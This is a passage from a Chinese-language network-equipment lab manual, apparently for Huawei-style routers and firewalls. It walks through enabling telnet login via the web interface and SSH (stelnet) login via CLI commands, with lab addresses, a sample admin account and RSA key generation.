
主机名为设备的 telnet 接口地址，端口号为 23。



设置会话名称，描述信息（可选）等，点击“下一步”。



点击会话进行连接。




1.3.2.3 配置步骤 - WEB（仅防火墙支持）

步骤 1 通过默认 WEB 方式登录到设备上（具体方法参照实验 1.5 通过默认 WEB 方式登录设备）。

步骤 2 开启 telnet 服务。


选择“系统 > 管理员 > 设置”，勾选 telnet 服务复选框。



步骤 3 配置登录接口。

配置用于登录的接口进行配置。选择“网络 > 接口 > GE1/0/1”，点击“编辑”。


配置接口的 IP 地址、安全区域、访问控制功能。




（注：如使用防火墙 MGMT 口进行远程登录，则不需要配置步骤三）

步骤 4 配置管理员信息。

选择“系统 > 管理员 > 管理员”，单击“新建”。




配置 telnet 用户名为 telnetuser，密码为 Admin@123，管理员角色为“系统管理员”，并勾选 telnet 服务类型。




步骤 5 登录设备。


在管理 PC 上配置地址为 10.1.2.100/24，运行 SecureCRT，填写设备 telnet 参数，登录设备。新建会话，会话协议选择“telnet”，点击“下一步”。




主机名为设备的 telnet 接口地址，端口号为 23。



设置会话名称，描述信息（可选）等，点击“下一步”。




点击会话进行连接。



1.3.3 结果验证

按下回车键，当 SecureCRT 界面上出现以下信息时，说明远程登录设备成功。



1.4 通过 SSH 登录设备

1.4.1 实验介绍

1.4.1.1 关于本实验


通过在设备上配置 SSH 功能，使远程管理员能够通过 SSH 方式登录到设备上进行管理。

1.4.1.2 实验目的

通过本实验，掌握配置设备 SSH 功能的方法。

1.4.1.3 实验组网介绍

图1-4 通过 SSH 方式登录设备拓扑图



1.4.1.4 实验规划

管理 PC 使用普通网线连接设备的 GE1/0/1 口（以 GE1/0/1 口为例），管理 PC 通过 SecureCRT 软件远程登录设备。

表1-4 设备端口及参数说明

设备	端口	端口类型	地址
管理 PC	以太网接口	以太网口	10.1.2.100/24
出厂配置的设备	GE1/0/1	以太网口	10.1.2.1/24

1.4.1.5 实验任务

序号	任务	任务说明
1	物理连接	物理连接PC和设备。
2	登录设备	通过其他方式先登录设备，然后再进行设备SSH功能配置。

3	配置设备SSH功能	设备默认不支持stelnet功能，必须开启stelnet功能，以及用于远程登录设备的账号密码等。
4	测试SSH功能	通过连接在设备上的PC远程登录设备，测试SSH功能是否配置成功。

1.4.2 实验任务配置

1.4.2.1 配置思路

1.使用其他方式登录到设备上（如 console 登录）。

2.在设备上配置 SSH 功能。

3.在管理 PC 上登录测试。

1.4.2.2 配置步骤 - CLI

步骤 1 通过其他方式登录到设备上（如 console 登录，具体方法参照实验 1.1 通过 Console 口登录设备）。

步骤 2 在设备上开启 ssh 功能。

```
<R1> system-view
[R1] stelnet server enable
```

步骤 3 配置登录接口。

配置接口的 IP 地址用于登录。

```
[R1] interface GigabitEthernet 1/0/1
[R1-GigabitEthernet1/0/1] ip address 10.1.2.1 24
```

配置接口的访问控制功能。（可选，防火墙业务口需要此步骤）

```
[USG-GigabitEthernet1/0/1] service-manage enable
[USG-GigabitEthernet1/0/1] service-manage ssh permit
[USG-GigabitEthernet1/0/1] quit
```

配置接口加入安全区域。（可选，防火墙业务口需要此步骤）

```
[USG] firewall zone trust
[USG-zone-trust] add interface GigabitEthernet1/0/1
[USG-zone-trust] quit
```

（注：如使用防火墙 MGMT 口进行远程登录，则不需要配置步骤三）

步骤 4 配置管理员信息。

配置 VTY 管理员认证方式为 AAA。

```
[R1] user-interface vty 0 4
[R1-ui-vty0-4] authentication-mode aaa
[R1-ui-vty0-4] protocol inbound ssh
```

```
[R1-ui-vty0-4] user privilege level 3
[R1-ui-vty0-4] quit
```

创建 SSH 管理员账号 sshuser，指定认证方式为 Password，服务方式为 Stelnet。

```
[R1] aaa
[R1-aaa] manager-user sshuser
[R1-aaa-manager-use-telnetuser] password cipher (Enter Password)
[R1-aaa-manager-use-telnetuser] service-type ssh
[R1-aaa-manager-use-telnetuser] level 3
[R1-aaa-manager-use-telnetuser] quit
```

为管理员绑定角色。（可选，仅防火墙支持）

```
[FW-aaa] bind manager-user sshuser role system-admin
```

配置 SSH 用户。

```
[R1] ssh user sshuser
[R1] ssh user sshuser authentication-type password
[R1] ssh user sshuser service-type stelnet
```


步骤 5 生成本地秘钥对。

```
[R1] rsa local-key-pair create
The key name will be: R1_Host
The range of public key size is (512 ~ 2048).
NOTES: A key shorter than 1024 bits may cause security risks.
      The generation of a key longer than 512 bits may take several minutes.
Input the bits in the modulus[default = 2048]:
Generating keys...
...++++++++
..++++++++
.................................++++++++
............++++++++
```


步骤 6 登录设备。

在管理 PC 上配置地址为 10.1.2.100/24，运行 SecureCRT，填写设备 SSH 参数，登录设备。


新建会话，会话协议选择“SSH2”，点击“下一步”。




主机名为设备的 SSH 接口地址，端口号为 22。



设置会话名称，描述信息（可选）等，点击“下一步”。




点击会话进行连接。



1.4.3 结果验证

按下回车键，当 SecureCRT 界面上出现以下信息时，说明远程登录设备成功。



1.5 通过默认 WEB 方式登录设备（仅防火墙支持）

1.5.1 实验介绍

1.5.1.1 关于本实验

